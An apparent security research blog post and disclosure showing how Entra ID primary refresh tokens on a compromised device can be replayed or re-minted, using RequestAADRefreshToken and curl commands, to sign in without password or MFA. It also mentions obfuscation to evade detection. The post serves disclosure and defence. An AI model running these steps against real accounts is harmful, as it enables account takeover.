
:~$ az login
A web browser has been opened at https://login.microsoftonline.com/organizations/oauth2/v2.0/authorize. Please continue the login in the web browser. If no web browser is available or if the web browser fails to open, use device code flow with `az login --use-device-code`.

Retrieving tenants and subscriptions for the selection...

[Tenant and subscription selection]

No     Subscription name    Subscription ID                       Tenant
-----  -------------------  ------------------------------------  ------------
...redacted...
Hold on… replay attack?
This is indeed an authentication token/nonce replay attack (CWE-294, OWASP ASVSv5 10.4.5, OWASP ASVSv5 10.5.2), like you may be familiar with from the wider OAuth2 space. Ensuring this was a one-time-use nonce would require the attacker to use tools like ROADToken or RequestAADRefreshToken and increase the attacker’s interaction frequency with the compromised device – effectively requiring the attacker to execute malicious code for every authentication attempt. This would increase the likelihood of the attacker’s actions being detected.
Since this fits the definition of a replay attack fairly well, we reported this behaviour to Microsoft. They had this to say about it:
Thank you for your patience and for submitting this report to the Microsoft Security Response Center (MSRC).

After a careful investigation, we’ve determined that the behaviour you reported is working as intended. The sso_nonce parameter is intentionally designed with a short, 5-minute lifetime. None of the scenarios you demonstrated fall outside the expected behaviour when both the sso_nonce and x-ms-RefreshTokenCredential are compromised within that time window.

For your reference, Microsoft provides public guidance on handling and mitigating token theft scenarios:

Token theft playbook | Microsoft Learn Token theft playbook | Microsoft Learn

How Token Protection Enhances Conditional Access Policies - Microsoft Entra ID | Microsoft LearnHow Token Protection Enhances Conditional Access Policies - Microsoft Entra ID | Microsoft Learn

However, we have shared the report with the team responsible for maintaining the product or service. They will take appropriate action as needed to help keep customers protected.
The How Token Protection Enhances Conditional Access Policies article talks about restricting authentication to device-bound tokens, such as PRTs. The Token Theft Playbook helps if you’re hunting for these attacks, the Token Protection less so. Since we’re attacking device-bound PRTs in this article, controls requiring device-bound tokens don’t really help as far as I can see.
Exploiting the PRT - Manually using RequestAADRefreshToken
Let’s say Microsoft decides to sort out the replay attack above in the future, what then? We have two options. One is to use the Edge developer tools techniques and remotely control a target browser process to complete the login flows for whatever we’re targeting, then grab the resulting auth cookies for the service itself. This should be straightforward, and would also bypass any source-IP-allow-listing conditional access policies since we’ll be completing the entire auth flow from the user’s device.
Alternatively, we can complete the auth flow we saw in Edge dev tools manually and get tokens by calling the relevant libraries on the compromised host. Dirk-Jan’s ROADToken does this, and I’ve updated RequestAADRefreshToken to support arbitrary URLs, which allows for handling the sso_nonce value. My fork of RequestAADRefreshToken also includes some guidance on cross compiling with llvm-mingw, so the LLVM obfuscation and packing tricks work when avoiding detection.
Here’s the tool executing on a target host, I’ve made the output easier to copy-paste headers from.
C:\Users\DenisAndzakovic\Downloads> requestaadrefreshtoken.exe https://login.microsoftonline.com/common/oauth2/authorize
Using URI: https://login.microsoftonline.com/common/oauth2/authorize
Name: x-ms-RefreshTokenCredential
Data: eyJhbGci...yoink...9i8; path=/; domain=login.microsoftonline.com; secure; httponly
Flags: 2040
P3PHeader: CP="CAO DSP COR ADMa DEV CONo TELo CUR PSA PSD TAI IVDo OUR SAMi BUS DEM NAV STA UNI COM INT PHY ONL FIN PUR LOCi CNT"

Name: x-ms-DeviceCredential
Data: eyJhbGci...yoink...PNGfZP_kA; path=/; domain=login.microsoftonline.com; secure; httponly
Flags: 2040
P3PHeader: CP="CAO DSP COR ADMa DEV CONo TELo CUR PSA PSD TAI IVDo OUR SAMi BUS DEM NAV STA UNI COM INT PHY ONL FIN PUR LOCi CNT"

x-ms-RefreshTokenCredential: eyJhbGc...yoink...i9i8
x-ms-DeviceCredential: eyJhbGciOiJSU...yoink...Vq9Fvtlv9PNGfZP_kA
You can copy-paste the x-ms-RefreshTokenCredential and x-ms-DeviceCredential headers into requests into login.microsoftonline.com and complete the auth flows manually. I usually access the target service I’m after through an HTTP intercepting proxy and manually add these headers into the authentication flow. Just try to replicate what you saw Edge do and it’ll be fine…
Here’s an example though, we’ll authenticate against entra.microsoft.com using curl. Make sure to set the User-Agent header; otherwise, Microsoft’s WAF gets upset.
Browse to entra.microsoft.com and copy the OAuth2 authorize URL from your browser. Request that URL with curl and add the tokens from requestaadrefreshtoken.exe:
:~$ curl -i -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0" -H "x-ms-RefreshTokenCredential: eyJh...yoink..." -H "x-ms-DeviceCredential: eyJhbG...yoink... "https://login.microsoftonline.com/organizations/oauth2/v2.0/authorize?redirect_uri=https%3A%2F%2Fentra.microsoft.com%2Fsignin%2Findex%2F&response_type=code%20id_token&scope=https%3A%2F%2Fmanagement.core.windows.net%2F%2Fuser_impersonation%20openid%20email%20profile&state=OpenIdConnect.AuthenticationProperties%3DU4XDtagXBfSH_nCG6h4FTDvUYDPhKGXxCH8Xfokb0nGUIK5D1nLEpeldnOWJiYdhNcELJewPkJD3iEoikEzoZWJp-c_Ut5YOu7ziLzDB_gzMwJYmwKDCfX2ZXegd3EK-VBIngYU9MvCCdYthR3ABgo2KMezMxxGoWJRsLba0AEC9RVwBror5Y4dLemoveDzuin7-VSSO1UHmfkWBLeGgPbKFMuTtQDPtGP0q9qFFbRsPg8L46K-WvvABVm1baD_49RGj3m7w_uYUg_NMKn0nCN4BwHwRKwffGr2th2VaqDbBDzkZx6FvMzwrWo-wquP-ElJL7BxhTUGrp_3o6TQ5tvLYM-st0Q5vl1Cvv9wZuebXG_3AfDlykJop_Z3ED6Qw-UxEusexaG1m3Kz8WHFKmdzIJiHAMwlmorNd8rZckvRZSuK9xKBkPw1D8MdGMg-B1aETDuCkqgcrDXcKqa0Q-jUu5XmrMAfj97WfC9YGGow&response_mode=form_post&nonce=639008556977110734.OGM2ODYzMjgtYzE0Ni00YTczLTg4NGEtYTNhNmJjMjY0MDlmOTc3MDBmNDAtMTIxMy00ZjgwLWFjOTAtYjU2NzUyNTdjNTg5&client_id=c44b4083-3bb0-49c1-b47d-974e53cbdf3c&site_id=501430&instance_aware=true&nativebroker=1&cobrandid=106b89c7-ab4e-4963-afb3-004cd2f15cac&client-request-id=34b6e455-c930-401e-9b51-15b1aa66f9ec&x-client-SKU=ID_NET472&x-client-ver=8.3.0.0" ; echo

HTTP/2 302
cache-control: no-store, no-cache
pragma: no-cache
content-type: text/html; charset=utf-8
expires: -1
location: https://login.microsoftonline.com/organizations/oauth2/v2.0/authorize?redirect_uri=https%3a%2f%2fentra.microsoft.com%2fsignin%2findex%2f&response_type=code+id_token&scope=https%3a%2f%2fmanagement.core.windows.net%2f%2fuser_impersonation+openid+email+profile&state=OpenIdConnect.AuthenticationProperties%3dU4XDtagXBfSH_nCG6h4FTDvUYDPhKGXxCH8Xfokb0nGUIK5D1nLEpeldnOWJiYdhNcELJewPkJD3iEoikEzoZWJp-c_Ut5YOu7ziLzDB_gzMwJYmwKDCfX2ZXegd3EK-VBIngYU9MvCCdYthR3ABgo2KMezMxxGoWJRsLba0AEC9RVwBror5Y4dLemoveDzuin7-VSSO1UHmfkWBLeGgPbKFMuTtQDPtGP0q9qFFbRsPg8L46K-WvvABVm1baD_49RGj3m7w_uYUg_NMKn0nCN4BwHwRKwffGr2th2VaqDbBDzkZx6FvMzwrWo-wquP-ElJL7BxhTUGrp_3o6TQ5tvLYM-st0Q5vl1Cvv9wZuebXG_3AfDlykJop_Z3ED6Qw-UxEusexaG1m3Kz8WHFKmdzIJiHAMwlmorNd8rZckvRZSuK9xKBkPw1D8MdGMg-B1aETDuCkqgcrDXcKqa0Q-jUu5XmrMAfj97WfC9YGGow&response_mode=form_post&nonce=639008556977110734.OGM2ODYzMjgtYzE0Ni00YTczLTg4NGEtYTNhNmJjMjY0MDlmOTc3MDBmNDAtMTIxMy00ZjgwLWFjOTAtYjU2NzUyNTdjNTg5&client_id=c44b4083-3bb0-49c1-b47d-974e53cbdf3c&site_id=501430&instance_aware=true&nativebroker=1&cobrandid=106b89c7-ab4e-4963-afb3-004cd2f15cac&client-request-id=34b6e455-c930-401e-9b51-15b1aa66f9ec&x-client-SKU=ID_NET472&x-client-ver=8.3.0.0&sso_nonce=AwABEgEAAAADAOz_BQD0_wGbM9oq-zEgB_QZjabHKiK5gqyYFN20LQsSoqOfDqnvrI6w8zkLJi19xX9WmpxycHMONxE2EwreJ50LN9QDT04gAA&mscrid=34b6e455-c930-401e-9b51-15b1aa66f9ec
strict-transport-security: max-age=31536000; includeSubDomains
x-content-type-options: nosniff
p3p: CP="DSP CUR OTPi IND OTRi ONL FIN"
...yoink...
It responds with the sso_nonce in the redirected URL. We can feed that whole URL into requestaadrefreshtoken.exe and grab our next set of headers:
C:\Users\DenisAndzakovic\Downloads> requestaadrefreshtoken.exe "https://login.microsoftonline.com/organizations/oauth2/v2.0/authorize?redirect_uri=h...yoink...0&sso_nonce=AwABEgEAAAADAOz_BQD0_wGbM9oq-zEgB_QZjabHKiK5gqyYFN20LQsSoqOfDqnvrI6w8zkLJi19xX9WmpxycHMONxE2EwreJ50LN9QDT04gAA&mscrid=34b6e455-c930-401e-9b51-15b1aa66f9ec"

Using URI: https://login.microsoftonline.com/organizations/oauth2/v2.0/authorize?redirect_uri=...yoink...&sso_nonce=AwABEgEAAAADAOz_BQD0_wGbM9oq-zEgB_QZjabHKiK5gqyYFN20LQsSoqOfDqnvrI6w8zkLJi19xX9WmpxycHMONxE2EwreJ50LN9QDT04gAA&mscrid=34b6e455-c930-401e-9b51-15b1aa66f9ec

...yoink...

x-ms-RefreshTokenCredential: eyJhbGci...yoink...
x-ms-DeviceCredential: eyJhbGciOiJS...yoink...
DONE
Then use the tokens above - which now include the request nonce value - to complete the authentication:
:~$ curl -i -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0" -H "x-ms-RefreshTokenCredential: eyJhbGciOiJIU...yoink..." -H "x-ms-DeviceCredential: eyJhbGciOiJSU...yoink..." "https://login.microsoftonline.com/organizations/oauth2/v2.0/authorize?redirect_uri=https%3a%2f%2fentra.microsoft.com%2fsignin%2findex%2f&response_type=code+id_token&scope=https%3a%2f%2fmanagement.core.windows.net%2f%2fuser_impersonation+openid+email+profile&state=OpenIdConnect.AuthenticationProperties%3dU4XDtagXBfSH_nCG6h4FTDvUYDPhKGXxCH8Xfokb0nGUIK5D1nLEpeldnOWJiYdhNcELJewPkJD3iEoikEzoZWJp-c_Ut5YOu7ziLzDB_gzMwJYmwKDCfX2ZXegd3EK-VBIngYU9MvCCdYthR3ABgo2KMezMxxGoWJRsLba0AEC9RVwBror5Y4dLemoveDzuin7-VSSO1UHmfkWBLeGgPbKFMuTtQDPtGP0q9qFFbRsPg8L46K-WvvABVm1baD_49RGj3m7w_uYUg_NMKn0nCN4BwHwRKwffGr2th2VaqDbBDzkZx6FvMzwrWo-wquP-ElJL7BxhTUGrp_3o6TQ5tvLYM-st0Q5vl1Cvv9wZuebXG_3AfDlykJop_Z3ED6Qw-UxEusexaG1m3Kz8WHFKmdzIJiHAMwlmorNd8rZckvRZSuK9xKBkPw1D8MdGMg-B1aETDuCkqgcrDXcKqa0Q-jUu5XmrMAfj97WfC9YGGow&response_mode=form_post&nonce=639008556977110734.OGM2ODYzMjgtYzE0Ni00YTczLTg4NGEtYTNhNmJjMjY0MDlmOTc3MDBmNDAtMTIxMy00ZjgwLWFjOTAtYjU2NzUyNTdjNTg5&client_id=c44b4083-3bb0-49c1-b47d-974e53cbdf3c&site_id=501430&instance_aware=true&nativebroker=1&cobrandid=106b89c7-ab4e-4963-afb3-004cd2f15cac&client-request-id=34b6e455-c930-401e-9b51-15b1aa66f9ec&x-client-SKU=ID_NET472&x-client-ver=8.3.0.0&sso_nonce=AwABEgEAAAADAOz_BQD0_wGbM9oq-zEgB_QZjabHKiK5gqyYFN20LQsSoqOfDqnvrI6w8zkLJi19xX9WmpxycHMONxE2EwreJ50LN9QDT04gAA&mscrid=34b6e455-c930-401e-9b51-15b1aa66f9ec" ; echo
HTTP/2 200
cache-control: no-store, no-cache
content-type: text/html; charset=utf-8
...yoink...
content-length: 26842

<!DOCTYPE html>
<html>
<head>
    <title>Redirecting</title>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, user-scalable=yes">
    <meta http-equiv="Pragma" content="no-cache">
    <meta http-equiv="Expires" content="-1">
    <meta name="PageID" content="WebNativeBridgeInterrupt" />
    <meta name="SiteID" content="" />
    <meta name="ReqLC" content="1033" />
    <meta name="LocLC" content="en-US" />


<meta name="robots" content="none" />

<script type="text/javascript" nonce='68C6fsxkLe_7A7A43f3gXA'>//<![CDATA[
$Config={"wamRequest":{"isSts":true,"clientId":"c44b4083-3bb0-49c1-b47d-974e53cbdf3c","authority":"https://login.microsoftonline.com/organizations/","redirectUri":"https://entra.microsoft.com/signin/index/","scope":"https://management.core.windows.net//user_impersonation openid email profile","correlationId":"34b6e455-c930-401e-9b51-15b1aa66f9ec","nonce":"639008556977110734.OGM2ODYzMjgtYzE0Ni00YTczLTg4NGEtYTNhNmJjMjY0MDlmOTc3MDBmNDAtMTIxMy00ZjgwLWFjOTAtYjU2NzUyNTdjNTg5","state":"OpenIdConnect.AuthenticationProperties=U4XDtagXBfSH_nCG6h4FTDvUYDPhKGXxCH8Xfokb0nGUIK5D1nLEpeldnOWJiYdhNcELJewPkJD3iEoikEzoZWJp-c_Ut5YOu7ziLzDB_gzMwJYmwKDCfX2ZXegd3EK-VBIngYU9MvCCdYthR3ABgo2KMezMxxGoWJRsLba0AEC9RVwBror5Y4dLemoveDzuin7-VSSO1UHmfkWBLeGgPbKFMuTtQDPtGP0q9qFFbRsPg8L46K-WvvABVm1baD_49RGj3m7w_uYUg_NMKn0nCN4BwHwRKwffGr2th2VaqDbBDzkZx6FvMzwrWo-wquP-ElJL7BxhTUGrp_3o6TQ5tvLYM-st0Q5vl1Cvv9wZuebXG_3AfDlykJop_Z3ED6Qw-UxEusexaG1m3Kz8WHFKmdzIJiHAMwlmorNd8rZckvRZSuK9xKBkPw1D8MdGMg-B1aETDuCkqgcrDXcKqa0Q-jUu5XmrMAfj97WfC9YGGow","loginHint":"denis.andzakovic...yoink...
And there you go, successful auth redirect back to entra.microsoft.com.
These steps are unnecessary because the replay attack works just fine and is much easier to execute than manually stepping through the PRT authentication flow by hand. I’ve included this here to show that even if that replay attack went away, you could still exploit the PRT authentication flow after compromising a device.
Summary
This article discussed how Entra ID primary refresh tokens can be exploited to gain access to services while bypassing password and MFA requirements. We’ve looked at exploitation using Edge and remote debugging, manually with requestaadrefreshtoken.exe, and hopefully helped shed some light on what impact a compromised device can have. It’s worth noting that other software and systems, such as Chrome, mobile devices, and so forth, support primary refresh tokens as well. There’s more digging to be done here, and definitely more analysis to be done on potential misuse and attacks.
Recommendations
What do we do about all of this? Unfortunately, it seems the only real option right now is reactive or “fuzzy” controls. Detection, response, and so forth. Microsoft’s not interested in fixing the replay attack, and I haven’t had any luck in finding a way to disable PRT based device auth for sensitive services or specific user accounts just yet (fire an email to info at pulsesecurity.co.nz if you’ve figured this out, we’d love to share the info on how to secure these systems better).
Check out the Microsoft token theft playbook for response ideas and as always, benchmark your controls and make sure any detection, alerting, etcetera is all working as expected. We’ve run through this PRT abuse scenario in multiple real environments as part of our Adaptive Defence Review work, and seeing some of the challenges in detection has really highlighted the value of benchmarking and measurement of systems that should detect and alert on these attacks.
References
- https://learn.microsoft.com/en-us/entra/identity/devices/concept-primary-refresh-token
- https://github.com/denandz/RequestAADRefreshToken
- https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/
- https://dirkjanm.io/digging-further-into-the-primary-refresh-token/
- https://specterops.io/blog/2020/07/14/requesting-azure-ad-request-tokens-on-azure-ad-joined-machines-for-browser-sso/
- https://github.com/dirkjanm/ROADtools/wiki/ROADtools-Token-eXchange-(roadtx)#using-primary-refresh-tokens
- https://posts.specterops.io/an-operators-guide-to-device-joined-hosts-and-the-prt-cookie-bcd0db2812c4
- https://chromedevtools.github.io/devtools-protocol/
For interested readers, there is also discussion of a similar kind of attack against WebAuthN - https://github.com/w3c/webauthn/issues/1965